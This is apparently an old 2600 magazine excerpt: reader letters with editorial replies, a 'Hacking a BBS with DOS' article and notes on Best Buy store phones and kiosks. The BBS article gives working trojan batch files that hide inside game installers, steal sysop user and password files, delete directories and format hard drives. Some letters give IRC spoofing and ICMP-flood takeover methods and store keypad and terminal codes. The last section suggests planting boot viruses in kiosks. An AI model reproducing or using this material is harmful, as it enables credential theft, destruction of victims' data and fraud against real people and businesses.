Alright. There are a few things that piss me off in this world. I don't like it when I am screwed over because of someone who feels they are better than me, I don't like when someone gets on your back for asking something you don't know, and I *don't* like how newer hackers are treated in online society. I myself got interested in hacking about two years ago. When I started out, I had gotten a pretty bad rep in the hacker community. I didn't get caught doing anything, I didn't piss anyone off or do anything stupid, *I just asked a question.* Maybe some people would have thought that it was a dumb question too, but the fact that I was treated with no respect because I did not know something that they did really pissed me off. When I started out I knew that the hacker community was all about free exchange of information and exploring parts of the internet that were confidential, merely for the thrill of breaking the rules. I did not figure the group to be a bunch of assholes about everything, I did not figure that I would be laughed at like I was an AOL member every time I entered an IRC hack channel, and I *did not* expect for anyone to treat me with any less respect than anyone else. Now, I do not think of all hackers this way, but I feel that these are the few that screw up the way that hackers are looked upon in modern society. Some people really have to mature. Just because you're a hacker doesn't mean you have to be a kid out of high school with nothing to do, because not everyone is like that. So for all of you hackers thinking that you "control" the lesser bunch, think again.

PaKo

"Laughed at like I was an AOL member"? Sounds like you're guilty of the same gross generalizations you're accusing others of. But your accusations are quite justified - there are far too many snap judgements being made based on questions, names, or originating sites. Why is this? Mostly because people are insecure about their own images so they find it necessary to put others down for whatever reason as quickly as possible. The ironic part about this is that there are and always will be enough assholes for everyone to put down - this prejudging is completely unnecessary unless of course the people judging fear for their own reputations. It's not worth blowing a gasket over - these people are what they are and you won't be able to change that. Letting it affect you will only give them more strength. And assuming this is what the hacker world is all about just makes it bad for all of us. We're about asking questions. That's why we're all here. If you ask a stupid question, you can count on someone telling you that. But you should also be able to count on them answering it to stop you from asking it again.

Dear *2600:*

Why is it that experienced hackers always shun the new guys from the group? I, myself, am not completely new to the hacking/phreaking scene but I'm most definitely not the best. Whenever I begin to chat with other hackers, everything goes great until they find out that I'm not as experienced as they are. Then they completely ignore me. Just wondering if you had any ideas of why they do this.

Jade

We doubt this "always" happens and if it does there must be something you're doing that turns people off. Try to find out what this is. Are you only interested in the end result and not the process? Do you use others to get answers and then not give anything back? Do you whine and complain all the time? Even the most clueless person can still be valuable if his personality and knowledge in other areas make up for his weaknesses. Above all, remember that people who are quick to shun you would make really lousy friends anyway.

Clarifications

Dear *2600:*

I pick up a copy of *2600* when I see it and if I have a few bucks to spare. One thing that always pops up when reading your articles is the lack of research and sometimes sophomoric stance on the part of the writers.

For example, in the Autumn 1997 issue, in the article "Defeating *67 with Omnipoint," the author claims that Caller ID can still be passed even if the user sends a *67. Au contraire, *67 does suppress Caller ID data but has *nothing* to do with a PABX's ability to determine the originating caller's number using other methods, such as DNIS. *67 only stops Caller ID data from getting beyond the originator's CO and does not defeat telco signaling. If it did, *67 would make your long distance calls free! I suggest the author obtain a copy of an AT&T G3 manual or any current Siemens PABX equipment programming manual and read, read, read.

In the same issue, "The E-ZPass System" article is in error on several counts. 1) The Part 15 band most frequently used for low-power, unlicensed transmitters is 902-928MHz, not 900-928MHz. 2) There is no such animal as "Backscatter Modulation". Let's get the terminology right. "Backscatter Propagation" would more accurately describe the reception of radio waves from reflections or refraction other than from the incident wave. There are several other errors in that article which a fairly well read or educated person could point out.

Don't get me wrong, I do occasionally find useful items or trends in *2600*. I just have a low tolerance for technical writing without research.

de kg7fu

*We appreciate the remarks. However, *67 most definitely does not stop Caller ID data from getting beyond the originator's CO. The Omnipoint tests proved this. The Caller ID data, regardless of whether or not *67 is entered, will always reach the terminating switch. If *67 has been entered, that switch should block the number from reaching the subscriber. In Omnipoint's case, that was not happening. The number was being passed regardless of whether or not *67 had been entered. As more switches become operated by more companies, we can expect to see such abuses and oversights increase. Incidentally, this no longer works with Omnipoint. Perhaps the shame got to be too much for them.*

Dear *2600:*

Isn't it a bit hypocritical that in the same issue (14:4) that you condemned the jerk who was asking for advice about corporate espionage, you also placed an advertisement in the marketplace (We Want To Buy Databases) for someone who wishes to buy similar lists of personal information? The information the ad was asking for is illegal too. Why would you encourage the same illegal activity that you frown upon?

philosopher

We don't censor our ads when we don't agree with the morals of the people placing them. Privacy is something many of us assume will always be protected. By seeing what people are looking for, our readers may gain another advantage in learning where the potential weak points are. Or maybe they will want to become involved in something we find distasteful - we won't try and stop them just because it doesn't fit in with our philosophy. The only time we ever stopped an ad was when that idiot from late night TV who "got rich quick" by placing ads in newspapers all over the country tried to place an ad with us that had nothing to do with anything 2600 has ever covered. He won't soon be trying that again.

Dear *2600:*

I've seen your page and I noticed that in the Europe map you have placed a country named MAC. I assume that this mistake was not on purpose but misguidance and I hope that you change the name to the official UN name that is F.Y.R.O.M (Former Yugoslavik Republic of Macedonia).

Christos Paraskeyopoulos

You guys really need to lighten up over there. Unless going around calling countries names like FYROM is your idea of humor.

Criticism

Dear *2600:*

I just finished reading the newest issue. I must say that I am not so pleased with "Hack The Vote." In a previous issue you got lots of complaints about the article "SE Your Way Out of Boot Camp." Well, that article had a lot to do with hacking and social engineering. "Hack The Vote" did not. It was nothing but a tutorial on mail and voting fraud. This is a major Federal offense. Hacking is about learning, not stealing a bunch of votes.

Ultra Sonic

We don't advise that people steal votes either. But at the same time, we want people to know if the current system is flawed and, if so, exactly how.

Dear *2600:*

I enjoy reading your magazine although I think you need to cut out some of the stuff you allow to be printed. I think that the ad for selling viruses should be cut. I mean I understand you have to make money for your business. But you should stay on the topic of being a hacker mag. Why let lamers fuck it up with their crap? Spreading viruses ain't hacking.

KnIgHtMaRe

Again, it's a matter of values and we're not going to cut stuff based on those of other people. And, to correct your misassumption: we don't charge anything for our ads so therefore we don't make money from them. Our ads are for our subscribers. Non-subscribers have offered us great sums to place ads but we've always

turned them down. It doesn't take a great deal of intellect to realize that for $21 (the price of a subscription) anybody can get an ad anyway and if they don't want the issues they can have them sent to someone else.

More on Anarchists

Dear *2600:*

I am writing in reply to a letter entitled "Offended" in Volume 14, Number 3 of your magazine. In the letter, it was put in no uncertain terms that SummerCon, and I guess the general public, see anarchists as the Unabombers of the world. I would like to point out that we are indeed *not* those kind of people. Here at RETOC, we don't believe in mindless violence. That would just be purile and adolescent. What we believe in is the freedom of information. We believe that if all the groups got their thumbs out of their asses and all joined into one big, worldwide group, from the smallest ones to the larger multinationals, it would make it easier for the public to see us for what we really are. We are distributors of knowledge. We exist in the underground of every society. Society may choose to shun us, lock us up in prison, or deny we exist so they can have their nice cozy world. But we're there. Every time you turn your back, we're behind you. You sleep at night, we watch you. The calculating mind of the anarchist is what prevents most of us from getting caught. We are constantly thinking, constantly planning for the time to come when all the groups meld. And what happens then? We can only guess.

I hope that that has shown a little of what anarchists are like. We are not mindlessly violent. We only want to spread knowledge. That is *our* manifesto. Think of us as the gatherers and distributors of knowledge. If you would like to join the new RETOC, do so. Mail malico4fr@geocities.com with the subject JOIN.

MALICO
G.H.H. of the RETOCIAN Anarchy Movement

AOL People

Dear *2600:*

In response to Viral Tonic's letter (Summer 97 issue) I would like to say that his comments completely baffled me. What does he expect to gain by completely flaming everyone who uses AOL. As he put it "To be an adequate hacker you should learn C, and at least get a substantial understanding of the UNIX OS. You all disgust me and have no right to call yourself the earned title of a hacker." While I understand that this is no more than your opinion I really don't see how knowing these things proves you are a hacker, but rather someone with an understanding of basic programming. I would greatly suggest learning these things as a basic foundation for understanding some of the fundamentals necessary, but would not go so far as to say "I know these things so therefore I am a hacker." Magus stated some real important issues regarding AOL's troubles, but instead of helping be a solution to the problem most people become part of the problem by shunning anyone with @aol.com attached to them. Granted there are a lot of people on AOL who think because they got the latest "proggie" and they can push the punt button they are hackers. But how are you helping to change it by calling these people "lamers?" Whatever happened to helping those with a desire to learn? Please remember that we all had to start somewhere. Be a teacher or a guide to the "newbies" so that they can grow with new found knowledge. I mean, isn't that what it's really about, gaining knowledge? What good is it to know something if you just horde it like the IRS does with people's money? Remember. if you are not a solution to the problem then you are part of the problem!

Khan SW

Dear *2600:*

Although it is true that the majority of the "hackers" on AOL are mindless internet neophytes with huge egos, there are a few of us who actually know a great deal more than what many people would expect from an AOLer.

I am a big fan of your magazine and I love the diversity of the topics covered in your articles, but I was wondering why you guys never print any material that is AOL-related. Is it simply because you just do not want to have anything to do with the service or because of other (legal) reasons? There are some pretty interesting topics that I can write about that are AOL-related, but are not the simple topics discussed by most of the "hackers" on AOL. I am experienced in many areas that could very well be considered hacking (in a sense) and which I'm sure would be of interest to many other hackers (even those who dislike AOLers). These areas include topics such as FDO scripting, Atom/Token(Arg) Sending, RAINMAN, The NOC (Network Operations Center), CRIS, The Defender Key (SecurID), and the Stratus/AOL Internal LAN.

Many of the topics listed above are highly advanced and if you would be willing to publish AOL-related material, I would gladly write an article (or two) covering these topics in depth.

JJ (aka Johnny Blaze)

We've never not printed something because it was too sensitive. If you write it and it's interesting and revealing, we will most likely print it. This goes for any topic related to hacking.

Facts

Dear *2600:*

On the Negativland album "Free" there is a sample I thought you might enjoy "The law can't break the law to enforce the law... but they do it anyway." If only it weren't so true.

Allin

But then their albums wouldn't be so good.

Dear *2600:*

The reason why *2600* is pronounced "twenty-six hundred" in the US and "two thousand six hundred" in Europe is because in Europe they don't count in hundreds above 1000. For example the year 1900 in spanish is mil, novocientos. 1,900. Not nineteen hundred. We will be saying the year 2000 (two thousand), not twenty hundred. On another note, thanks go to Phiber for a fantastic article on GSM phones. How about one on UNIX? I'm sure a lot of people would be interested.

Donoli

If there's anyplace on the planet that will be saying "twenty hundred" we want to hear about it.

Dear *2600:*

In the Winter 97-98 issue, Fidel Castro wrote an article about messing around with Preferences files on Macintoshes. Here is a quick note about recent Ambrosia products.

Any program using the latest version of the Ambrosia Registration Tool (anything newer than 1997, approximately) stores registration info in an invisible file in the Prefs folder called "thaumaturgist.log". You'll need something like ResEdit or DiskTop to see it. If you delete that file, registration reminders will disappear, leaving your prefs intact.

Anonymous

Dear *2600:*

I'm the person who originally e-mailed you about the Yahoo "undocumented feature" where you could see what people were searching for. I just bought Volume 14, Number 4, and I was surprised you didn't give out the URL. Even though that particular one may not work, it could still be helpful to someone wanting to explore CGI programs. The URL was: http://av.yahoo.com/bin/query? Thanks!

codefreez

Independent Browsing

Dear *2600:*

Hey, I just got news of a 1.3 meg browser by a small company in Norway. It's called Opera and it's great. The *2600* page loaded amazingly fast, as did all other pages. I read it works so well because they're not using Microsoft's MCF stuff, nor prepackaged web-browsing code. They wrote it all by themselves. It's at http://www.operasoftware.com. Right now (version 3) doesn't support Java, CSS, or DHTML (who cares about DHTML). But the Java stuff will supposedly be fixed in v4. It's a real thrill to not be using any of Microsoft's or Netscape's crap. It also takes up small amounts of memory. Unfortunately, no Mac version. So in the spirit of *2600,* entrepreneurs, and because it's not MS's or Netscape's, download it.

VirtualToaster

Bookstore Computers

Dear *2600:*

Unfortunately I missed the original article regarding Barnes & Noble's computer system, but I found the response letters fascinating (especially the one from B&N Financial Center) and would like to add a few tidbits to the mix. If any of these have been mentioned before, just flog me for missing an issue! I promise it won't happen again.

The main server (Node 1) is the important one and has the most useful information. This computer (yes, it does have a monitor/keyboard) has access to the ID number/password database, control over the "PLU" which can be used to add discounts to certain titles (used for regional ads and the NY Times Bestseller List), store opening/closing, and is the gateway for credit card transactions (more on that later). Problem is, it is usually behind closed (and locked) doors. But these doors are sometimes locked with easy to break codes typed in on a numeric pad. Codes are usually five digits and there should be a master code to open all of them. There is the ability to use a keypress of two numeric keys at once, but it is rarely programmed that way. Just for kicks, try 1-2-3-4-5 (if they haven't changed the code since the store opened. This should be the factory-preset Master Code.

As I mentioned above, the credit card transactions are filtered through this Node 1 machine (or at the very least it monitors them). While you can see the data-collecting possibilities here, there is another interesting angle. When the credit card capabilities are not functioning at the registers, an error will be displayed at the register and on the Node 1 machine. More importantly, you can read the reaction of (or simply listen to) the store employees/managers to find out when this happens. The important part is that when the credit card authorization is down, they will use "floor limits" and only voice authorize purchases over a certain amount. This can be different from store to store and depends on the type of card. Usually the store is lazy and uses a $75 "floor limit" for all types of cards. $50 is usually a safe bet.

Another fun (but usually disabled) feature on the information terminals on the sales floor is how you may be able to access them when password protected. This is rare, but sometimes a store will leave the "pre-opening" password on the system long after the store has opened. The ID number is 33 and the password is "salmon". This may be old news, though. And those "X" ISBN codes are simply short ISBNs usually used for cafe products. X1 used to be magazines (now I think they scan) and X2 used to be newspapers. X51 is espresso, X55 is bottled beverage, and I can't remember the rest (it's been a while!).

Last one: When using the information terminals on the sales floor, one of the function keys (F8, I believe) can change the "class" of a title. This "class" code denotes Hardcover, Paperback, Trade Paperback, Gift

Item, etc. Also, I have to disagree with the unnamed B&N representative that implied that hitting both shift keys and ALT is useless. One thing I'm pretty sure you can do is get rid of the incessant beeping that will call attention to errors, failed logins and the like.

Peace. And I hope Barnes & Noble uses the information /dev/thug, anonymous, and others have provided to improve their security.

Ranma

Considering they just got a free security audit, we hope they pay attention too. But we have to point out in the strongest terms that breaking into closed rooms or intercepting credit card data goes way over the line of mere curiosity and the quest for technical knowledge. Anyone pursuing those avenues is no friend of ours.

Dear *2600:*

After the article and subsequent letters on the subject, I enjoyed investigating and learning about my local Barnes & Noble system. Naturally, I made great efforts to be both stealthy and non-destructive. I walked into the store after being away for several weeks and was shocked to discover "for employee use only" stickers festooned threateningly on the monitors. Upon further investigation, I learned that there is now a login/password to be able to access the database. (Incidentally, the fields are three digits each, though most of the l/p's tend to be two digits.) As an added measure, the beep which signifies an incorrect l/p is audible from some distance away. I am severely annoyed that because of some thoughtless punk, I now have to disturb a friendly sales associate whenever I need to access the database. I extend a big sarcastic "thank you" to all parties involved. (You know who you are.)

Istra

It's called education.

Clampdown

Dear *2600:*

For those of you interested in current events in related topics, www.cracking.net was shut down in the second week of February. This was done by the Software Publishers' Association who have quite a pull in corporate software distribution. The majority of USA distribution corporations are part of this organization (www.spa.org).

The interesting thing to note is that we who worked on the texts and databases at cracking.net are reverse engineers, effectively hackers who break software codes rather than UNIX machines and other mainframes (though some of us do double duty and work on server hacking as well). Some of my work has been based on code in *2600* in the past and present, and so I can say for certain, especially after attending the occasional *2600* meeting, that our goals are not much different - just the tools and the OS involved.

Why was it shut down? Apparently someone saw a crack for the shareware app (s)he had written and reported it to SPA who then put pressure on the admins to close the server. It is sad that today in the realm of hacking/cracking this can happen, and does not appear much different to me than someone getting mad that bugtraq or rootshell.com exists and forcing it "off the air" so to speak, or even *Phrack* which so recently showed trumpet winsock reverse engineering (the type of topic our students/colleagues cover in the course of our work and publish on our servers).

Being a student and teacher of the reverse engineering arts, and a rather well known one in my field, I feel like it is important for this information to be placed in your magazine for posterity to show others how people today can shut down anything they choose by threatening lawsuits with backing from people like Microsoft.

Glad to see the monetary woes are not keeping you down.

Greythorne The Technomancer

Thanks for the support. We also support the knowledge you were trying to get out before your site was shut down. If enough people maintain pressure on the SPA and their tactics, they will wither away. It is their destiny.

More IRC Abuse

Dear *2600:*

After reading semiobeing's article on being a real dick on IRC, I felt that many techniques had been left out. These days it takes a lot more to "hack" an IRC channel than just a netsplit, or a collide bot. These in fact rarely work. In order to gain control of an IRC channel there are more effective techniques that can be used much more successfully.

The first method, and easiest to use, is spoofing. In order to spoof there must be a bot that auto-ops or a rather gullible op. If you find a bot that auto-ops people when they come into the channel, you are almost guaranteed success. If there is no bot, then you will have to social engineer your way in. First find the IP of an op, or one who is in the subnet and is dynamic, who is in the channel that you would like to take over. When this op leaves, then you go to your spoofing program. For this you will need a UNIX clone or a UNIX shell account that has a spoofing program. Note: you need root access to run these programs. You can find these programs pretty much anywhere. After you figure out how to use your spoofing program, your task is almost complete. The spoofing program will set up a "person" on IRC who has the nick and the IP of the op who has just signed off of their internet connection. It is not easy to spoof identd however, so you may not want to try it at first. After the spoof is up, get it into the channel and the auto-opping bot will op the spoof. After your spoof has attained ops, deop everyone and then op yourself. From this point all the rules that semiobeing talked about apply.

The second method of taking over channels is a lit-

tle harder, more risky, and less likely to work. There are some slightly different ways to use this next method, but they all accomplish the same goals. Again, you need root access to a UNIX box. With root access, you will be able to run many different programs that will give you what you want. The best choice is the spoofed icmp flood to a network broadcast address. I will not get into what this is, but it will effectively kill your opponent. You can use other programs to accomplish the same things. You can land someone (if they are using a Windows box) or countless others. All kill the account effectively. The downside to this method is: you usually need more bandwidth (if you are icmping), and the channel usually needs to have a small number of ops.

These two choices are two more effective ways of taking over channels. Both social engineering and force will work if you try hard enough and have the bandwidth. All of these methods (including semiobeing's) are also effective ways of getting a channel back that has been taken over. One word of advice to bot owners. *Do not have your bots auto-op!* Use a password system - it is much safer. If you do auto-op, I will personally come and take over your channel.

Calis

On Mitnick

Dear *2600:*

Why don't you try to get into the prison computer system, open every door in the entire compound, which would create complete chaos, so that he could get out?

candyman

We can only assume you're talking about Kevin Mitnick which would make this about the dumbest idea we're ever heard. You're welcome to give it a shot though - just make sure to tell all the other hardened criminals he's locked up with to stay put while he quietly makes his escape.

Dear *2600:*

I, as I'm sure most of my fellow hackers are, am extremely outraged about the Kevin Mitnick case. In addition to telling everyone I know (hacker and non-hacker) about the case and trying to dissuade them from media and government propaganda, I also ripped off the "Free Kevin" picture from the *2600* site which loads before the main page does, and put it on my site so it loads and then refreshes with my main page. It would be cool if many of us did similar things to our personal and/or corporate sites, perhaps with a short blurb about the Mitnick case somewhere on the main page. If we work together, maybe we can get something done. A net-wide peaceful protest in this fashion could certainly be an attention getter. I encourage anyone with a web site to at least include their opinions about the Mitnick case. Even if you side with the feds on the case, there's no such thing as "bad publicity." Let's all work together to help Kevin.

Friedo

Dear *2600:*

Congratulations to "Fidel Castro" for his excellent article "Noggin Hacking." I use this method in my specialty, "InterApplication Breaking and Entering" (reverse engineering programs and direct manipulation of their internal variables - very useful for games). Another way you can get more uses from shareware is to copy it onto itself. This resets the time stamp. This works on most programs with a usage limitation in days.

Kevin Mitnick is not the only person to spend a long time in jail sans trial. There's that poor woman who has spent over two years in jail for contempt of court because she refused to testify against Clinton in the Paula Jones trial and thus incriminate herself. I spent 4 1/2 months waiting in jail for a trespassing conviction (I got house arrest). A friend of mine has spent six months with no end in sight. For those with unaffordable bonds or no bond, it is "de rigueur" to rot in jail for months on end. I do not see evidence hackers are being picked on. Mitnick got little time and a lot of probation for his first offense. A large chunk of the time he has spent in jail this time is probation-violation time. As for conditions of his release and being banned from computers... traffic offenders lose their licenses, drunks lose the right to drink, convicted felons lose handgun privileges and aren't allowed to consort with other felons. Doctors can be barred. So can lawyers.

Silicon Mage
Prison

If you don't see evidence that hackers are being targeted, you need to read more. What is happening to Mitnick is shocking at the very least. The "little time" you referred to back in 1989 included months of solitary confinement! Read Jon Littman's "The Fugitive Game" for details on this often overlooked chapter of his life. Perhaps this memory helped encourage Mitnick to become a fugitive when it became clear that they were going to try to get him on something else? If you add the year and a half he spent on the run (working at low-paying jobs and not making a penny from his hacking talents) to the more than three years he's now spent in prison awaiting trial, it's not hard to see how an entire life is being destroyed for no good reason. And being told you can never use a computer is a whole lot different than having to change professions because you abused trust in your last one. Computers are part of virtually every aspect of today's society. To deny someone access to something so fundamental is to limit their options to almost nothing.

Posers

Dear *2600:*

At the tail end of your Letters section in the Winter 97-98 edition, you reference the National Computer Security Association as NCSA. After some pressure, these pretenders have changed their name to ICSA as of De-

letters continued..page 48

Hacking a BBS with DOS

by Section8

This article is not about dialing up your local BBS and entering a magical code that drops you to DOS. It doesn't have anything to do with modem settings, secret passwords, or built-in back doors. The problem with all of these methods of hacking is that once they are discovered, they are usually pretty easy to protect against.

To start things off, you need to find a BBS to practice on before you move on to the big dogs. I like to prey on newly started boards, or boards run by confirmed idiots. I like the idiot boards because they almost always install all the software using the default directories, or they'll at least use directory structures that are easy to guess.

Once you have found the particular board that you're going to hack, get yourself a copy of the same BBS software that your victim is using. You can usually find this on the same board for download, or on another local board. You can also find just about any BBS software around on the Internet.

Install the software on your own computer, using all the defaults for directory and file structure. Write down the directory structure, including the subdirectories that hold all the downloads, message base data, and the user info. You'll also need to find out which file(s) hold the listing for users and passwords.

Now you need to find a copy of some software that your victim will run on his computer. The type of software won't matter as long as it's something your victim will want to try out. Some examples are cool online games, BBS utilities and add-ons, regular games, demo games, shareware, etc. You could also let the guy think he's a really cool pirate and let him snag some boss 0-day warez or registered copies of cool software. For a surefire hook-in-mouth reaction, my personal favorite is x-rated software with catchy titles. I have never failed to get results this way, no matter how prudish the victims seem. I guess America is more perverted than I thought.

Once you have selected the perfect software, you'll need to make a few minor modifications before you let the sysop have it. The modifications you make will depend on your method of delivery, or how you give the shit to the victim. The preferred method is to personally give him the installation disks. That way he'll have to give you the disks back when he is done. Other ways are usually done by uploading the game to his BBS or by putting it up on another board that he frequents and having him accidentally stumble across it. We'll cover each approach separately in a moment, but first I need to discuss some often overlooked but highly powerful batch file commands.

That's right, we're going to be writing batch files that will help us abuse the victim's bulletin board, pillage files and information, and leave his lame BBS in a pile of burning ruin. Take a look at the lines below and their functions.

This will be the first line of your batch file. It helps to keep your victim from seeing what's happening as the file is running.

```
IF EXIST C:\BBS\DATA\USERLIST.DAT GOTO HELL
```

This line checks to see if the specified directory and file exist. If they do, the program jumps forward to a subroutine entitled :HELL. If not, then it executes the next line in the program.

```
ECHO Y| DEL C:\WINDOWS\*.* > NUL
```

The del c:\windows*.* will delete all the files in the windows directory. The only problem is that del *.* asks the user for a Y/N response (are you sure you want to delete this shit?). But the ECHO Y| gives the Y response for us and proceeds without

ever asking our victim if he agrees with our decision. The > NUL sends all the output from the file to a trash dumpster called nul, rather than printing it to the screen. This way the user sees only the words we want him to see.

```
DELTREE /Y C:\GAMES > NUL
```

Normally, deltree requires a Y/N response to proceed. But unlike the del command, the echo y| thing doesn't work. So what we do is tack the /Y thing on the end which disables user prompting for the deltree command. Now we delete his entire games directory and all the subdirectories. Again, the > NUL keeps any of this information from being displayed on the screen.

```
TYPE C:\BBS\DATA\PASSWORD.LST >
   A:\FILE001.DAT
```

This writes the contents of the password.lst file to drive A: and calls it file001.dat to keep it from drawing much attention. People don't pay much attention to .dat files. You could also use COPY in this particular instance.

```
ECHO Y| FORMAT C: > NUL
```

This formats the asshole's hard drive without him having a clue that it's happening.

```
ECHO Y| FORMAT C: /Q /U > NUL
```

I haven't actually tried this because I just thought of it but I'm pretty sure it will work. It formats the C: drive as before, but the /q /u parameters should make it a quick unconditional format, and no Unformat information is kept. I know this works on floppies, but I haven't tried it on a hard drive yet. Let me know if it works.

```
TREE > A:\FILE001.DAT
```

This copies a listing of the directory structure of the hard drive to the disk in A: and calls it FILE001.DAT. This can be very useful information for future hacking excursions on the guy's computer.

```
DIR /S ASSHOLE.TXT > A:\FILE001.DAT
```

This searches for a file named asshole.txt. When it finds the file, it records the location of the file on drive a: If you are looking for the password file but don't know which directory the guy has it in, this is a good way of finding out where it is.

```
:HELL
```

This just defines a subroutine called hell.

These are just a few powerful commands, and you'll soon see how they can bring a bulletin board to its knees. For the examples to follow, we'll assume that the BBS in question possesses the following traits:

- The main BBS directory is C:\BBS.
- Files available for download are located at C:\BBS\DLOADS.
- There is a file available for download called USURPER.ZIP.
- User names and passwords are kept in C:\BBS\DATA\USERS.DAT.
- The BBS is very lame.
- The program we are going to give to the sysop is the game DOOM. Chances are that you don't have the original disks so we'll say they are copies or zip files that you will upload. Also, everyone has had DOOM for years now, so you will need to use something newer that people aren't as familiar with and something that the victim doesn't have yet. I'm just using it for an example.

Our first scenario is the most desirable. You are friends with the sysop or you at least know him and will be able to physically hand him the disks or have a mutual friend give him the disks.

On the first Doom disk, rename the Install.exe program to FILE001.DAT so it will look as if it belongs there. Then, create a file named INSTALL.BAT.

When the batch file is run on the victim's computer, it should first grab a copy of the file that contains the user and password listings, if you know where it is located. You then want to get a copy of his directory structure and then finally rename a couple of files and run Doom. It is very important to actually run the software, whatever it is, to keep your mark from becoming suspicious.

Here is an example of a file that would accomplish this:

```
COPY C:\BBS\DATA\USERS.DAT A:\FILE002.DAT >
   NUL
TREE C:\ > A:\FILE003.DAT
DIR /S USERS.DAT > A:\FILE004.DAT
REN FILE001.DAT INSTALL.EXE
INSTALL.EXE
```

This files grabs all the info we need, renames install.exe, and runs install. Remember that install had been changed to file001.dat so we are just changing it back. Now use BAT2EXEC to compile this batch file to .COM format to make everything look authentic. BAT2EXEC can usually be downloaded from a zillion places via the Internet. Look for a good DOS utilities site.

Now all you need to do is get the disks back. You should see your files on the disk now: file002.dat and file003.dat which are the users.dat and tree files, and file004.dat which shows where the users.dat file is. Copy the users.dat file into your own BBS directory and you're ready to go. Now you should be able to get all the user login names and passwords. I'm confident that you'll know what to do with this information. Also, sysops and cosysops usually have an extra password which is used for functions such as Drop To DOS. You should also make sure to get these passwords.

If for some reason you don't have FILE002.DAT, then you listed the wrong directory and/or filename for the user.dat file. Look at FILE003.DAT and FILE004.DAT and see where you went wrong.

For our next scenario, we'll be uploading the software to his BBS. Things are basically the same, but now we have to make a few additions to our batch file.

We can't copy anything to the A: drive now, so we're going to use a file on his computer as a substitute for a floppy disk. We'll make it a file that is available for download so we can retrieve it at our convenience. Also, if you're not sure what the directory structure is or where the files are located, you can use IF EXIST along with some subroutines to better your odds. Try substituting different names for the directories and files. As long as you have the directory where the downloads are, you can just get the tree info and dir /s and come back for the other shit later when you know where it's at.

Here's a sample file.

```
D\
IF EXIST C:\BBS\DLOADS\*.* GOTO HELL
GOTO END
:HELL
DIR /S USERS.DAT > A.TXT
TREE C:\ > B.TXT
COPY A.TXT + B.TXT + C:\BBS\DATA\USERS.DAT
   C:\BBS\DLOADS\USURPER.ZIP >= NUL
DEL A.TXT > NUL
DEL B.TXT > NUL
:END
REN FILE001.DAT INSTALL.EXE
INSTALL.EXE
```

The file turns echoing off, then checks to see if the c:\BBS\DLOADS dir exists. You can't just check for the dir, so you use *.* to see if there are any files there. If they are then you know the directory exists. If it does exist then the program jumps to the :hell subroutine. If not, the program renames the install file, runs it and ends. You can add a few more levels into the program to check for other suspected directories if you wish.

If the dloads directory does exist, the program creates a text file A which contains the location of USERS.DAT and B which contains the directory tree. Then it combines these two files together with users.dat and copies them over to the dloads directory, replacing Usurper.zip and then proceeds to rename and run the install program.

Some of this may seem redundant, like why would you need to know where users.dat is if you already copied the file. Well you really don't, but suppose after everything is done you don't have the users.dat file because it wasn't where you thought it was, or it was renamed. Now you'll be able to tell exactly where it is if it

exists, and if it doesn't exist then you'll at least know some good places to look for it, even if it has been renamed.

Either way, after all this happens, all you need to do is call up the board and download the USURPER.ZIP file and it will contain the three files. Cut out the dir /s part and the tree info and you are left with users.dat. Rename the file as users.dat and copy it into your BBS directory in the appropriate place. Now you'll have everyone's user name and password.

The last scenario I'll cover deals with stealth uploading. This is for when you want the guy to download your altered program without tracing it back to you or suspecting any foul play. You do the same thing with the file as before, but instead of uploading it to his BBS, you put it in your own BBS as available for download, or upload it to another BBS that he frequents. You might even leave a message about the file in the message bases so he'll be sure to find it.

If he uses the Internet, and you know where to find his Internet software, you can also get a copy of the files that show the spots on the Internet that he frequents. Like if he uses Netscape, which most people do, you can grab a listing of his sites and maybe upload more killer files to his favorite Internet set.

As far as destruction, I'll leave that up to you. I showed you earlier how to use the del *.*, deltree, and format commands to destroy things. I don't do much destruction unless the guy's a narc or a real asshole, but when I do, there are several ways I go about it.

1. Only delete certain key files that he won't notice for a while. These files could be Undelete, Unformat, some windows drivers, drivers and data files for particular applications, anti-virus software, etc., etc. I also like to add virii when I do this.

2. Delete entire trees of things. My favorite is to deltree the games directory. Almost everyone has a c:\games directory and it seems like the only reason most shits even buy a computer is to play games, so hit 'em where it hurts. Worst case scenario is that they spend hours reloading the games, begging friends to re-borrow the pirated games, and all their save-games are lost so now they have to start all over again.

3. Format the entire fucking hard drive. Check for other hard drives on the system and format them too. I like to add little ansis or graphics that say reassuring shit like "Loading...Please Wait..." or "Please be patient, this will take a few minutes..." and after the format is complete you can opt to show the guy an ansi of a severed dick and balls along with a little message to the tune of "Not only are you a lame asshole, but now you're fucked as well!!!"

4. Load new copies of the config.sys and autoexec.bat for him so nothing will work right and all his memory gets sucked down the drain. If the guy doesn't know shit about computers, he'll be screwed until one of his cheesy butt-buddies helps him set things up again.

Just a few suggestions, but I'm sure you'll do fine by yourself. Don't forget to change your batch files to .com files with BAT2EXEC.

Also, I'm not sure how to do this with a batch file, but it would be nice to do something like a dir /s to find the directory where a certain file is located, and then go to that directory and copy the file in question to the A: drive or wherever you want it to go. If you know a way to do this in a batch file, let me know.

Some other ideas are to use choice and some menu commands to recreate a front end for the install program. The front end asks the user to enter the directories he uses for his BBS as well as the name and location of his user data file and password list. Then it uses this info for everything and does it automatically. A bit more difficult to do, but much more effective. This should only be used with BBS applications to avoid raising suspicion.

Having read all of the information in *2600* concerning the phone systems in K-Mart I have decided to share some information about Best Buy's phone system/procedures. I was employed at Best Buy until recently when I became so sick of my job that I just had to quit.

All Best Buys share an extremely similar floor plan - they all shoot to match the default one. All Best Buys have a CD area with two answer centers. One is in the middle of the CDs (this one has two phones, usually one cordless) and the other is in the back of the CD area and has the store CD player in it. This back answer center has a sliding door that can simply be slid over to access the store radio. If one felt like it he or she could simply crank the level of sound to an unbearable amount with the flick of a wrist.

The front answer center (in the middle of the CDs) is the best place to find fun stuff to try. This center is probably only attended half of the time. If you get a hold of the cordless phone from this center or have another way of getting a line, these are the best of the extensions:

75 - Pressing this will cut off any pages in progress. Anyone (including managers) who is making a page will be cut off.

60 - This is the best extension. This is the page extension. If you get this far you can say anything you want to everyone in the store. It's a very loud paging system and could be used to spread vulgarity.

90, 91, 92 - Access to the outside lines (one can call out through these extensions). Long distance calls are not allowed.

The Muze Machine

Muze is a piece of shit. It is simply a program being run on a weak little 486 inside the station. The computer has simple system files that load the Muze program when the computer is booting. If one opens the front of the Muze (the latch is on the front panel in the bottom right corner (it's not locked either)) one could simply stick a disk in the 486 with a nasty boot virus. Or one could get to the DOS prompt after resetting to browse/do whatever with the Muze/system files.

Best Buy Security Info

